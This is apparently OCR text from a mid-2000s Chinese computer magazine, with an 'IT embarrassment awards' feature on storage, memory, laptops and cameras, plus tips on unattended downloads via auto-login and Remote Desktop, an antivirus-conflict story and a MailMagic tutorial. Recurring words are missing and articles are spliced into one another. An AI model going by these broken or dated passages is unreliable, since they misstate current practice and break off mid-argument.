硬盘厂商为了方便起见，是以人们平时所用的10进制来计算硬盘容量，也就是说1GB（Giga Byte）=1000MB（Million Bytes），1MB=1000KB（Kilo Bytes），1KB=1000 Bytes（字节）。但是，在以二进制为换算基础的电脑系统中，1GB=1024MB，1MB=1024KB，1KB=1024Bytes。举例来说，一个厂家标称40GB容量的硬盘，其容量应该为40x1000x1000x1000=40,000,000,000字节，但是在操作系统中40,000,000,000÷1024÷1024÷1024=37.2529GB容量。也就是说，由于计算方式的不同，导致了约2.75GB的空间差异，这也是很多初学者奇怪为什么硬盘在格式化之后容量比标称值要小，而且硬盘容量越大，差距越大的原因 。

这个经典老　　可不光是在硬盘上，它同样也发生的刻录光盘上，目前DVD刻录机大行其道，DVD刻录盘也日渐压过了CD-R成为了市场上的主流，而很多初学者在实际刻录中，往往会被DVD的容量搞得一头雾水，其实也是由此而起。

注：在存储卡领域，比如SD、MMC、Memory Stick等等，也都是按10进制表述容量。不过，内存的容量则是按二进制换算的，1GB的内存就是代表了1073741824字节的容量。

入围尴尬奖：DDR2何时能风光？

入围理由：后浪咋就推不动前浪呢？



21世纪初，DDR家族以出色的转产成本优势打败了RDRAM，成为了市场的主流内存标准。如今它的接班人DDR2来了，但市场，也就是用户似乎并不愿意让DDR2成为主流，尤其是在零售市场，DDR2的销售迟迟不见起色，价格降得比DDR还低。这本身就体现出了一种

。

但细究起来，DDR2的确有其难言之隐。从设计本身来说，DDR2的低功耗与更好的稳定性更适合用于笔记本电脑和服务器，但对于更注重性能的PC机来说，DDR2市场启动得有点早，这是由于其本身的设计相对于DDR来说并没有像DDR相对于SDRAM那样有本质的区别。在相同的时钟频率下，DDR与DDR2的数据传输率是一样的，但前者的延迟可以做到更低。因此，从性能角度来讲，DDR2无疑处于一种　　的境地。

不过，DDR2的　　是暂时的，随着时间的推移，DDR以超频的手段来追逐CPU外频的不断提高将越来越困难。那时就是DDR2的天下了，而且没有什么再可以与它较量。目前，DDR2-667就已经体现出这种〝垄断〞，在这个频率下（时钟频为333MHz），很少有DDR内存可以与之抗衡。虽说有些胜之不武，但业界进步不可阻挡。就像当初的440BX芯片组一样，一代经典也不得不因为CPU的进步而退出舞台。在这方面，DDR绝对是一个经典，也因此带来了DDR2的　　。

入围尴尬奖：DVD 刻录标准的三国演义

入围理由：乱！真的很乱！



DVD 标准发展至今，可能连创始者也没有想到会是此番景象，只读标准是统一的，但刻录标准呢？DVD-R/RW、DVD+R/RW、DVD-RAM 三大阵营其实也都是有所侧重，但用户并不明白。他们只希望能像 DVD-ROM 那样，只管用就好了。如今，虽然慢慢地由 SuperMulti 格式实现大统，但在电脑商城中，也不时能听见买家询问卖家，"+ 好还是 - 好"，"DVD-RAM 对我有没有用" 等等。而某某产品刻 + 好还是刻 - 好的问题也经常出现在各大论坛。厂商看了不知是不是会有种 的感觉。

突发奇想，某天，市面上出现了三种电饭 ，电饭 +R、电饭 -R 以及电饭 -RAM，而这三种电饭 分别只能用东北大米、泰国米、湖南米煮饭，一旦弄混，比如把泰国米放入电饭 -RAM 的话，就可能会出现煮饭失败的兼容性问题…… ，我还是吃面条好一些！

音箱经典尴尬

多媒体音箱，是大多数人都不太重视的部件。同时，也是大多数人缺乏足够知识的部件。正因如此，也就给了奸商不少做“名堂”的机会。像我们评选出的经典尴尬——频响的猫腻，就是一个历史悠久的尴尬。

经典尴尬奖：频响的猫腻

当选理由：一个毫无疑义的"装门面"指标。

频响，是多媒体音箱说明上最重要的参数之一。但是，看这个指标，似乎个个音箱都是可以发出整个可听频段甚至包括超声波和次声波的惊人之作。其实，这里头的"猫腻"很简单。

首先，很多说明用功放的频响代替音箱的频响，而功放的频响要远远比音箱的频响宽得多。其次，频响，即"频率响应"范围，其实是一个没有实际价值的参数，它只是表示这个频率的声音能够在音箱上产生响应。但扬声器能动，并不代表它的声音就能强到被我们听见。只有强度在正负 3db 之内的频响范围，才是真正有意义的，而这，被称为"频率范围"。但这个数值，是很少有音箱的说明被写入的。频响的 是双重的，不仅是因为它被偷换了概念，更是因为这个参数本身其实就是没有意义的。



鼠标与键盘经典尴尬

键盘鼠标作为与我们日常接触最亲密的设备，人体工学在其中扮演了非常重要的角色。那么今天谈到的人体工学，尴尬在何处？

经典尴尬奖：所谓的人体工学

当选理由：五花八门、种类繁多，但都唱着同一首歌：我们是人体工学！

人体工学设计，的确是一种有益于人体健康的设计，但是，这只是在设计正确的情况下……

所谓人体工学设计，全称应该是"人体工程学"，其实它的实质就是在人机界面的设计上，尽量贴近人体的自然形态，这样才能在使用中尽量减少人的疲劳感。但是，每个人的身体情况是不同的，越是进行了充分的人体工学设计的产品，就越只是尽能适应于一部分人。例如微软、罗技的很多人体工学鼠标，都是针对西方人较大的手和较长的手指来设计的，他们用起来非常舒服，我们中国人中却有相当一部分人觉得过大而抓不住 。



更有甚者，在很多杂牌厂商中，往往将怪异的设计统统以"人体工学"称之，此时，他们根本就是将人体工学当做了增加销售卖点的 头甚至设计的遮羞布。像很多笔记本鼠标根本不顾小型鼠标与大型鼠标在使用方法上的区别，简单地将大鼠标比例缩小，这种所谓的"人体工学"还不如干脆不要来的好点。

笔记本电脑经典尴尬

随着笔记本电脑的价格下降，笔记本看上去已经成了下一个即将在家庭普及的电脑设备。不过，由于笔记本没有所谓的统一设计标准，所以对于大多数用户来说，无异于一个“黑箱”。这样，在实际中，也就常常会有厂家和用户根本是自说自话的情况。当你把本子拿到手里，才发现不是这么一回事。各种尴尬处境也就不由得出现了。随着笔记本电脑家庭化和宽屏化，各种所谓针对家庭应用的“影音娱乐”型笔记本成为了新的市场主流之一。但是，这种东西真的很好吗？我们认为，这恐怕是笔记本电脑新时代的第一尴尬。

经典尴尬奖：影音娱乐型笔记本

当选理由：干好本职工作才是王道啊。

既然将影音娱乐作为主打的招牌，那么在普通高性能笔记本的基础之上，这类产品必然有其特殊的设计。一般来说，所谓〝影音娱乐型〞笔记本，主要是在屏幕和声音系统上经过了专门的设计。采用了大尺寸的高亮度宽屏和较好的声卡与音箱，一般还会支持多声道输出和数字音频输出以及视频输出功能。所以，在视频、音频播放和游戏上，有比普通笔记本更好的效果。有些产品更是提供了不开机听音乐或看DVD的能力。

但是，问题在于，即便使用了大尺度的宽屏LCD，由于笔记本屏幕只能使用一条背光管的先天限制，它的显示效果依然不能与普通的台式机屏幕相比，而就算最好的内置音箱，也不过是最简单的2.1，要听到比较好的环绕声，依然需要外接庞大的外置音箱。在这些方面，它依然达不到大多数台式机的效果，而价格却贵了很多。



当然，有人会说，所谓〝影音娱乐〞本来就是和普通的笔记本去比的，不如台式机也完全正常。但这就带来另一个问题——这类笔记本为了取得好的影音效果，大都采用了非常大的LCD屏幕和音响系统，所以其体积重量都非常巨大，某些产品甚至达到了近6千克。这样沉重的笔记本，就算是身高近两米的大个子也不是可以轻松带着走来走去的，由于巨大的功耗，使用电池所能支持的时间也非常短。对于大多数人来说，根本就是当做小型台式电脑来使用的，这是它们所远不如普通笔记本的地方。但既然这样，准系统之类的Mini台式机不是同样小巧，同样可以做有限的携带吗？而Mini台式机的影音娱乐效果则远不是这些昂贵的〝影音娱乐〞笔记本所能相比的。

入围尴尬奖：“凉快”就好吗？

入围理由：〝外表冷漠，内心火热〞歌可以这么唱，但本本最好不要这么挑。

谁也不喜欢笔记本滚烫，那样的本子用起来肯定是不舒服的。但是，〝凉快〞的笔记本一定好吗？

我们要知道的是，对于笔记本，无论散热怎么设计，只有将热量传导到空气中，才是真正完成了散热过程，否则只不过是在笔记本自身的内部交换而已。而在单位时间内，能将多少热量传给周围的空气，这才是考量笔记本散热效率的唯一标准。

而对于笔记本来说，要将热量传导给空气，有两种办法——一是使用风扇将热量强行〝吹〞出去，另一种，就是利用笔记本的外壳作为散热片，将热量散发出去，实际上，近年来流行的铝镁合金外壳，一个主要的用途就是便于散热。



某些笔记本，外壳摸起来很凉，这样的本子就是放弃了后一种散热的途径，这样，它就完全需要风扇来进行热量的散发。风扇强劲还比较好，但如果风扇本身并不强，热量就会在内部积压，外壳摸起来固然是凉凉的，但里头的芯片已经开了锅了。

所以，仅仅是外壳凉快，并不是散热良好。仅使用风扇散热，也会给风扇造成太高的负荷。合理分配风扇和外壳的散热任务，同时，合理进行结构设计，使得人手接触的键盘、腕托等部分不作为高热区域，风扇的出风口不对着人手，在充分利用散热能力的前提下保证用户的使用舒适，这才是合理的散热设计。

入围尴尬奖：虚夸的重量与待机时间

入围理由：一台声称1.5公斤重的笔记本电脑，或许还要再配上1.5公斤的东西才能完全正常工作。而待机时间就像批发市场里的服装价格，需要打折、打折、再打折！

一般来说，所谓笔记本的官方重量，指的是笔记本的"纯重"，也就是不计算任何外接设备，将电池、光驱等可更换件换上本型号所能使用的最轻型号（如果可选多种型号的话）所得出的重量。某些不良厂商，甚至会拆掉电池、光驱等，搞到拆无可拆的马虎眼。

但且不说后者，就算比较老实的前者，我们还得考虑到光一个笔记本"裸机"是不成的，除了特殊情况，我们至少得带上电源，还得有一个包来携带笔记本。而如果要求比较多的话，那么鼠标之类也是应该要的。至于什么内置设备都没有的超轻薄笔记本，想要充分发挥功能，要携带的"多余"设备就更多了。这么算下来，搞不好重量会翻上一倍。



另一方面，笔记本的官方待机时间，在实际使用中远远达不到，这似乎不是什么新闻了。但是，很少有人知道这个官方时间和实际时间有多大差异。

实际上，一般来说，所谓的笔记本官方待机时间，就是将屏幕亮度开到最小，不安装任何附加的设备，不做任何操作，甚至还会关闭部分非必要的功能的情况下所得出的"纯"待机时间。但任何人都不可能在这种设置下使用笔记本。仅就这个"不做任何操作"就是不可能实现的荒唐条件。一般来说，如果不使用任何节电管理设置，那么我们做正常文字操作的情况下，待机时间至少会比官方时间缩短1/3～1/4，而如果是看电影、玩游戏这种大功耗的操作，那么实际的使用时间会缩短为不到官方宣称待机时间的一半！

打印机经典尴尬

目前，全球的打印机产品都是被少数几个大厂商所主导。正因为如此，在这个领域其实很少有比较激进的技术和观点，无论是针式打印机、喷墨打印机还是激光打印机，几大厂商都保持非常严谨和稳妥的发展策略。当然，这也给我们的评选工作带来了一些困难，所以我们只能挑选最大的一个尴尬——打印机，你何去何从？

经典尴尬奖：打印机的左右为难

当选理由：无纸办公时代临近，对打印机而言，这难道不是最　　的事情？

回顾打印机在最近二十年来的发展，可以说是一个非常合理的进化过程。虽然上世纪七十年代激光打印机就诞生了，但是在八十年代的中国仍然属于高端四通低端"铅字钉"打印的时代。直到八十年代末九十年代初，爱普生的1600K把针式打印机推到了　峰。进入九十年代中期，喷墨打印机以迅猛的势头冲进了中国家庭用户的视线。而低价格的激光打印机市场也在中小型企业和SOHO一族中悄然兴起。

到目前为止，市面上比较流行的打印机包括：针式（点阵）打印机，喷墨打印机，激光打印机、热转换（热升华）打印机几个大的分类。 从目前市场来看，彩色喷墨打印机的代表厂商有：爱普生、佳能、惠普、利盟等。激光打印机代表厂商有：爱普生、佳能、惠普、利盟、松下、施乐、OKI等，国内也有联想、方正等厂家积极进取。



对于打印机的历程和目前的格局，想必大家已经有个大致的了解，那么我们从接下来的几段对话中看看它的　　何在吧！

"把资料打印一下发给大家，我们准备开会"

"不用了，PPT里都有数据，大屏幕上一目了然"

（画外音—老板：有投影机了，谁还给我浪费纸张钱的，当月奖金全扣掉…… ^_^）

"上次出游的照片给我看看啊！"

"做成电子相册发你信箱了"

（画外音——奶奶于卧室：我床都下不了了，你还指望着我坐到电脑前面去摆弄那个机器啊，能不能简约一点啊？）

"把数据汇总一下给我打印一份我要看"

"你还是登录ERP系统吧，查询比对都比较方便"

（画外音——老板：我马上出去开会，想带在路上看的！）

事实就是如此。此时此刻，成千上万台打印机仍然工作在大大小小的办公室、写字间。谁也不敢说这些东西已经没用，可是数字化与互联网的飞速发展又实实在在地削弱着打印机的应用价值。在即将沦为鸡肋的时刻，打印机何去何从？

数码相机经典尴尬

数码相机发展至今，已经比较成熟，厂商众多，产品芸芸。但是对于一个要用了再知道好坏的产品而言，在售前影响大家做购买决定的就只有参数了，所以现在的数码相机某种程度上就是参数的比拼。作为所有参数中最重要的一个参数——像素，它决定着相机的档次以及影响着我们消费者的腰包。可是在盲目追捧像素的时候，很多人忽略了CCD尺寸这个更为关键的东西。如果把一个6寸的比萨切成5片你没能吃饱，那么切成10片就能吃饱了吗？

经典尴尬奖：像素就是一切？

当选理由：吃得饱吃不饱取决于比萨的大小而不是切分的份数。

毫无疑问，就像CPU用频率作性能的标志，显卡用像素填充率作换代的标志一样，数码相机的像素，似乎也是决定了数码相机性能的第一指标，至少在众多厂商的宣传中，是力图给人这样的印象。但实际上呢？

其实，看一看专业的单反相机就明白了。低档的单反相机，它们的像素数往往比高档的普通DC还要低，但价格却高得多。难道是这些单反相机性价比奇差，效果还不如普通DC？当然不是这样。

数码相机的像素，其实影响的主要是照片的尺寸，早期的低像素相机之所以效果不好，一个主要原因是它们的照片不足以放大到照片纸上时还能保证足够的精度（当然不是惟一的原因）。但对于现在的高像素相机来说，除非你准备洗婚纱之类的巨型照片，否则像素的多寡早已不会影响拍摄的效果。

单反相机，它们的像素数也许不如普通DC，但它们的CCD或CMOS等感光元件的尺寸比DC大得多。这样，它们的一个像素感光元件的面积要比DC的大很多。更大的感光元件，就能获得更多的光线照射，其分辨能力就会表现得越强，而且像素感光元件的尺寸越大，相互之间的干扰也就越小。所以，尽管像素比较少，但它们拍摄出的照片效果也就会越好。



同时，CCD或CMOS的尺寸大，相应要求镜头的尺寸也必须比较大，而较大口径的镜头，能够获得更高的入光量，这也是单反相机效果比较好的原因。

其实，早先曾经发生过这样的事情——某款著名数码相机的改进版采用了比原型号像素数增大但尺寸一致的CCD，其他和原型完全一致。结果用户发现，这款相机除了在拍摄的照片尺寸上增大了以外，画面质量反倒不如原来的型号。这就是"像素崇拜"的一个有力驳斥。

入围尴尬奖：高ISO的指标游戏

入围理由：只有拍出来才知道有啥意义。

ISO是从胶卷借来的概念，表示感光元件的感光能力。简单地说，较高的ISO设置下，CCD或CMOS的感光速度更快。这样，在外界光线较弱的情况下，就可以用较高速的快门来完成拍摄。但代价就是画面很粗糙。

高ISO主要是为了在很黑暗的情况下还能拍摄照片，但对于过高的ISO设置来说，在这种情况下拍摄的照片只怕已经是"雪花遍地"了。其实，调大光圈，使用较长的快门速度，用低ISO同样可以拍摄，效果却要好得多，只不过比较麻烦点罢了。



真正说起来，这样的高ISO，只有在一种情况下才有价值——外界光线极弱（几乎接近野外深夜的水平）、要拍摄高速照片而又不能使用闪光灯。但对于绝大多数用户来说，这种机会简直太少见了。

入围尴尬奖：毫无价值的数码变焦



入围理由：仅作望远镜用，可是望远镜才多少钱一个啊！

数码影像设备的变焦，包括光学变焦和数码变焦两种。一些低档设备上，干脆只有数码变焦。但很可惜，数码变焦，对于数码相机来说，实际上是没有什么意义的。

光学变焦是通过光学镜头来进行的，这种变焦由于放大了拍摄画面的细节，不影响照片的画质。而所谓数码变焦，其实就是以照片的中心点固定，对一个范围内的照片作直接的插值放大，其原理和我们在Photoshop或ACDSee里放大图片是没有任何区别的。

数码变焦在本质上没有为照片增加新的细节，只是简单地把一个像素的信息扩展到邻近的几个像素而已。所以它的照片精度反倒会比原来的照片下降。实际上，因为它不过是简单的"图片放大"，那么在电脑上用Photoshop进行处理的效果，会比数码相机的芯片处理得好得多。

整机经典尴尬

对整机而言，如果要说技术或者概念上有些什么尴尬，似乎不太好挑选。毕竟整机也就是所有部件的组合体。那么我们自然而然想到了厂商们宣称的整机与组装机最大的不同点——服务。专题接近尾声，我们倒不是想拿整机开涮，仅望博君一笑尔。

经典尴尬奖：客服的幽默感

当选理由：看上去可笑的事情往往隐含着问题。一个连 ˝我的电脑˝ 或者 ˝双击˝ 都不懂的用户，很难通过电话指导来解决问题。但是哪个厂商又规定了购买自己电脑必须具备某某程度的电脑基础知识？我们的厂商在宣称自己服务如何如何的时候，是不是应该多考虑一下用户？为每台电脑配备一本最基础的入门手册或是在电脑里装一个简单的入门教程并不会增加多少成本，但是却能更有效地帮助用户，甚至在客服指导的时候也会提高效率和质量，何乐而不为？

用户：我这问题怎么解决啊？
客服：请打开“我的电脑”
用户：　，你的电脑我怎么能打开呢？
客服：那就打开你的电脑。
用户：我的电脑就是打开的啊！

用户：我怎么总是上不去网啊？
客服：可能是你的猫的问题。
用户：好，你等一下……好啦，我家的猫已经让我关门外头了。

用户：不好啦，电脑出毛病啦！
客服：什么症状？
用户：输入用户名的时候没有问题，可输密码的时候，我随便输入什么都变成了星星！



用户：你们快来帮我，我的电脑上出现许多不明飞行物。
客服：不要怕，那是屏幕保护。

用户：我的电脑有点问题
客服：请问你的是台式机还是笔记本？
用户：什么是台式机，什么是笔记本？
客服：……像一块大塑料，可以折叠起来的是笔记本，像一个大盒子的是台式机。
用户：哦，我的是台式机。

用户：然后怎么办？
客服：按最下方的“确定”按钮。
用户：没看到啊，在哪里？
客服：在“取消”按钮的左边。
用户：“取消”按钮在哪里啊？
客服：“确定”按钮的右边……

注：以上故事整理自网络，真假难究，仅供娱乐。如有雷同，厂商、客服请自行寻医心理辅导师，用户请多翻看《电脑爱好者》杂志和《电脑爱好者》增刊、《电脑爱好者》合订本，大部分答案就在其中……

尴尬启示录

对于IT领域，可以说每个方面都有可能存在着某种　，这种　有时并不是技术或产品本身的问题，或许因为用户的无所适从，或许因为商家利益驱使，或者技术本身生不逢时……所以我们绝对不能把此时的　一词看做贬义。或者说他本身的褒贬并不重要，重要的是我们能够从中领悟什么？

CPU的尴尬告诉我们

· CPU双核技术目前暂时是AMD领先
·Intel CPU更省电的论点无任何参考价值

板卡的尴尬告诉我们

· BIOS防毒功能不用打开
· 过早投资SLI，得不偿失
·购买主板时7声道输出无参考价值

显示器的尴尬告诉我们

· 合理用眼才是关键，不合理使用下，LCD一样会损害视力
·购买显示器TCO可作参考，但不必盲从

存储系统的尴尬告诉我们

·硬盘空间的计算方法有厂商和操作系统两种，结果有所不同
· 在现阶段CPU外频限制下，DDR2并不能体现出更大优势
·DVD刻录标准还没有大一统，购买刻录机和盘片的时候务必弄清

音箱的尴尬告诉我们

·购买音箱时标注的频响范围无参考价值

鼠标与键盘的尴尬告诉我们

·一种设计不可能适合所有的人，自己用着舒服才是最重要的

笔记本电脑的尴尬告诉我们

·声称影音型的笔记本不是不能买，只是不要对效果抱太大期望
·外壳发烫的笔记本不一定不好，外壳太凉的笔记本倒要小心
·不要迷信厂商宣称的重量和使用时间，这些都是理想化的数字

打印机的尴尬告诉我们

·合理利用打印机和电子手段，让它们有效互补，相得益彰

数码相机的尴尬告诉我们

· 不要让像素左右一切，因为CCD尺寸不同影响更大
· ISO超过400已经没有太大意义，购买时无参考价值
·数码变焦仅作望远镜功能，购买时无参考价值

整机的尴尬告诉我们

·当客服人员需要幽默感……

CF



给系统壮胆，从此不登录也敢下载

■愤怒的 tester

任务编号:200522

任务内容

无论是普通的HTTP下载，还是BT下载，都需要先登录Windows后再进行操作。大文件下载一般都需要很长时间，如果登录了系统人却走开了，那就可能导致安全问题，如何实现开机后不登录直接自动下载？

(选题推荐:网友 花和尚)

装备: Windows 2000/XP
任务难度系数: 3/5
挑战者: 愤怒的tester

新任务
(￥300 元)

Windows XP的“系统还原”功能可以帮助我们解决不少问题，安装与系统不兼容的驱动程序、杀毒软件等都有可能导致系统崩溃，只有进入“带命令行的安全模式”执行系统还原命令才行，这次的新挑战需要将还原任务集成到开机时的F8菜单中，选择该项就能自动恢复C盘的功能。

本文关键其实就是要在系统启动时自动运行下载程序，并且进行预定下载任务，同时在下载过程中又要解决下载者长时间离开后机器的安全问题。

让下载程序自觉开工

1.eMule(电骡)

测试用版本为v0.46c VeryCD Build0913，经测试eMule在默认设置下即可实现运行后自动继续下载任务。

2.Net Transport(影音传送带)

测试用版本为1.94.279，设置方法:在主界面中选择菜单“工具→选项”，在弹出的“选项”窗口中选择“系统”选项卡，勾选“程序开始运行即可开始下载”(见图1)。




图 1

3.FlashGet(网际快车)

测试用版本为1.71，设置方法:在主界面中选择菜单“工具→选项”，在弹出的“选项”窗口中选择“常规”选项卡，勾选“程序开始运行即开始下载”。

4.BitComet

测试用版本为0.60，设置方法:在主界面中选择菜单“选项→选项”，在弹出的“选项”窗口左侧选择“界面外观”标签，然后在右侧窗格中勾选“当BitComet启动时自动继续下载上传任务”。

小提示

有些下载程序(如Net Transport、FlashGet等)支持下载完毕自动关机，比如FlashGet只需在主界面中选择菜单“工具→完成后关机”即可，这样即使下载时你不在电脑旁也不用担心会浪费电了。

不可能实现的任务

很多朋友认为这次挑战任务实在太简单，于是CFan的投稿邮箱中一下子塞满了大家投来的各种方案，其中包括两个典型的“伪方案”。

1.添加计划任务

在“控制面板→任务计划”中添加新的计划任务，将下载程序设定为“计算机启动时”执行，经过测试发现在启动时执行的eMule、BitComet、FlashGet根本无法下载，Net Transport甚至无法正常启动。

2.注册为系统服务

用Resource Kit Tools中的instsrvw.exe和srvany.exe将下载程序注册为系统服务，并设置启动状态为“自动”，可经过测试后也是同样不行，eMule无法下载、BitComet和FlashGet发生错误、Net Transport发生错误并自动关闭。

所以大家在寻找问题的解决方法时不能够想当然，而必须从实践中得真知。

旁门左道解决问题

看来不登录状况下要让这些常用的下载软件正常工作是不太可能的了，那还有什么方法能够保证实现开机自动下载同时又保证安全呢？

疑似冲击波再袭!幕后凶手到底是谁?

★★

■AK47

系统中的卡巴斯基到期了,听了朋友建议决定使用McAfee。朋友推荐7.1版本,可是明明有更新的8.0i版本为什么要装老版本呢?于是兴冲冲地卸载掉卡巴斯基装上了McAfee 8.0i。安装完重启后恶梦开始了……

惊现超强冲击波变种,无可查杀

重启后进入桌面竟然弹出数个错误提示框,"内存不可读写"、"explorer.exe错误"、"svchost.exe发生错误"。第一反应就是中了冲击波病毒,可是系统是Windows XP SP2啊!况且补丁也打全了,怎么还会中冲击波?将错误框逐一关闭后,却弹出了倒计时关机的对话框,桌面上的东西也全消失了,看着倒计时关机提示,这是冲击波的典型症状啊……

尝试重启进入了"带网络的安全模式"。从网上下载了最新版的冲击波病毒专杀工具,查了老半天结果却是"查到0病毒",难道杀毒软件还没有收录这个病毒变种?在Google里搜索了一下也没有发现其他"受害者",这时我才发现这并非病毒所致。

杀毒软件"互殴",殃及用户



图1

出现故障前安装了McAfee 8.0i,杀毒软件应该在系统中安装了新的系统服务,而svchost.exe又恰好是系统服务的宿主程序,此时开始怀疑是McAfee在捣鬼了。运行services.msc打开"系统服务"窗口,将McAfee新增的几个系统服务的启动方式设置为"手动"(见图1),然后运行msconfig.exe打开"系统配置实用程序"(见图2),在"启动"选项卡中去除McAfee自启动项前的勾选(可以通过"命令"列中显示的路径来判断是否是McAfee的项),重启后故障竟然神奇地解决了。很多软件的系统服务及程序安装目录的名称都是使用其公司名称的,比如McAfee的服务和程序目录名称中就包含其公司名"Network Associates"。



图2

原来这是杀毒软件之间的冲突,很多杀毒软件(包括卡巴斯基、诺顿等)的卸载程序都不能完全清除其在系统中添加的虚拟设备驱动,所以就有可能和新装的杀毒软件在抢占底层控制权时产生冲突并导致系统崩溃,除用上文的方法禁用服务外,还可以在"设备管理器"中选择菜单"查看→显示隐藏的设备",然后在"系统设备"分支中根据名称删除杀软留下的残骸。 CF [YY02]

1.登录没关系,我自动锁定

第一步: 点击"开始→运行",在运行框中输入"control userpasswords2"点击"确定",在弹出的"用户账户"窗口中选择"用户"选项卡,取消"要使用本机,用户必须输入用户名和密码"的勾选,点击"确定"后按提示选择自动登录系统的账户并输入密码(见图2)。



图2

第二步: 将需要开机自动下载的程序设置为随系统启动运行。BitComet本身在设置中提供了这个选项,只需在其"选项"窗口左侧选择"界面外观"标签,然后在右侧的"BitComet启动时"中勾选"当我登录Windows时自动启动BitComet";而其他没有提供设置选项的下载程序,则可直接将其快捷方式拖入开始菜单的"启动"组里。

第三步: 运行Regedit.exe打开"注册表编辑器",找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run],在右侧窗格中右击,在弹出菜单中选择"新建→字符串值",将其命名为"Lock",然后双击它并在弹出框中将其值修改为""rundll32.exe user32.dll,LockWorkStation""(不含外侧中文引号,大小写敏感)。

2.远程桌面,在单位控制家中下载

家里的宽带是包月的,可是实际上只有下班后睡觉前那短短的几个小时才能上网,那大半的时间岂不是白白浪费了?如果硬盘够大,在单位的时候完全可以远程控制家中的电脑进行下载。

以下步骤以Windows XP为例,更详细的远程桌面使用技巧请参考本刊2005年第14期的《朋友有难 "远程桌面"替你跑腿》。

第一步: 在家里的电脑中右击"我的电脑",选择"属性",在弹出的"系统属性"窗口中选择"远程"选项卡,勾选"允许用户远程连接到此计算机",记录下当前的IP(如果是路由上网则应映射好3389端口)。

第二步: 在防火墙(包括Windows自带防火墙)中允许远程协助相关的连接。在单位的电脑上只需打开开始菜单中"程序→附件→通讯→远程桌面连接",填写好家中的IP及管理员账户密码登录,远程运行下载工具即可。 CF [YY01]

免费软件显身手 GB 大邮箱改造网络硬盘

别闲着 GB 邮箱给我变网络硬盘

★★

■河南省正阳县 徐海斌

GB 级邮箱(以下简称 G 邮)比比皆是，不过对大多数朋友来说，G邮或许只是个概念，平时只是用它来收发邮件，即使有时想用它来存储和传输大文件，但操作过程实在太麻烦：首先需要根据邮箱的最大附件体积，把要发送的大文件分割或者进行分卷压缩，然后打开 OE 或者 Foxmail 等邮件程序，新建邮件并放入附件，最后再一个个地发送出去。这里笔者给大家介绍一款利用 G 邮存储和共享文件的免费好工具——MailMagic，它不仅可以让普通的 G 邮具备网络硬盘功能来存储文件，而且可以利用 G 邮构建自己的网络共享空间，与别人分享自己的好东东，让你轻松玩转 G 邮。

MailMagic 小档案

u软件版本:1.3　　软件大小:939KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/40642.htm
u软件备注:MailMagic提供有绿色版和安装版两种，其中安装版提供有"资源管理器"右键菜单快速上传文件和监视IE点击快速下载文件的功能，建议在电脑中安装使用，而绿色版(下载地址:http://www.mail-magic.com/Download.htm)则适合于复制到闪存盘中使用。

我的网络硬盘，如影随形

场景：我喜欢当天的工作当天完成，在单位没有完成的工作，下班后就需要在家里继续完成，以前都是通过电子邮件附件把工作文件发送到邮箱，回家后再收取邮件，小文件倒还可以，遇到大文件就比较麻烦了。不过现在有了MailMagic，就犹如把我的 G 邮变成了一块具备文件管理功能的网络硬盘，方便多了。

第一步：创建邮箱。

在单位运行 MailMagic，单击菜单"邮箱→添加新邮箱"，弹出增加新邮箱向导，这里软件提供了两种方式来创建新邮箱，笔者建议使用"直接建立新邮箱(适合高级用户)"方式，这样更方便填写邮箱信息，单击"下一步"按钮，即可弹出新邮箱参数设置对话框(见图1)，输入个人信息、邮箱服务器信息，其他信息中的"邮箱最大容量"和"附件最大容量"可以在该邮箱的注册页面中看到介绍，例如笔者使用的 TOM 邮箱容量为 1.5GB，最大附件为 15MB，注意"文件缺省每份分成"应设置为小于附件最大容量，建议设置为 10MB 以下。最后单击"增加新邮箱"按钮后关闭对话框，在 MailMagic 主界面左边即可看到邮箱名称。



图 1

第二步：上传文件。

选中邮箱名称，单击工具栏中的"上传"按钮，会弹出文件上传对话框，MailMagic 的文件上传和下载采用了与网际快车类似的设计，很容易上手。首先在"文件名称"栏后面单击"…"按钮选择要上传的文件"工作进度.rar"(可同时选择多个文件上传)，然后在"发送邮箱"中单击"…"按钮选择发送邮箱，一般直接选择当前使用的邮箱即可，这样可以加快发送速度。而且 MailMagic 支持特快专递发送，不过有些邮件服务器的垃圾邮件拦截功能可能会将利用特快专递发送的邮件当作垃圾邮件处理，导致无法正常传输，一般不建议使用。最后单击"确定"按钮即可进行发送了，对于大文件，MailMagic 会自动完成文件分割传输，单击"正在下载/上传"栏可以看到传输速度和进度等信息，而且当遇到数据传输错误时，它会自动重新传输，直到成功发送。

小提示

MailMagic 还支持对邮箱中的文件使用目录结构进行管理，在邮箱名称上单击鼠标右键，选择"新建文件夹"并输入目录名称即可快速创建一个目录，在上传文件时可以选择上传到指定目录。

第三步：下载文件。

回到家后运行 MailMagic，右击 TOM 邮箱名称，选择"同步邮箱文件"以刷新显示邮箱中新上传的工作文件，在右边的文件列表中就可以看到在单位上传的"工作进度.rar"文件，双击该文件或者选中文件后单击"下载"按钮，弹出如图 2 所示的下载对话框，MailMagic 提供有 POP3 和 WebMail 两种下载方式，前者只能使用单线程下载，而后者可以进行多线程快速下载，不过 MailMagic 目前仅提供对 Yahoo、Sina、163、126 四种邮箱的 WebMail 支持，由于 Gmail 邮箱需要 SSL 支持，暂时在 MailMagic 中不能使用。最后选择好下载类别并设置"另存到"



图 2

路径,单击“确认”按钮即可下载到指定路径了,而且我们可以像在FlashGet中那样,单击“已下载”栏对下载的文件进行分类管理。

小提示

在MailMagic窗口右侧的邮箱文件列表中,可以选择不再需要的文件,右击并选择“删除邮件文件”即可删除邮箱中的源文件,注意选择“删除文件图标”功能只是删除文件列表中的文件名称,并不会删除邮箱中的源文件。

G邮变身下载服务器

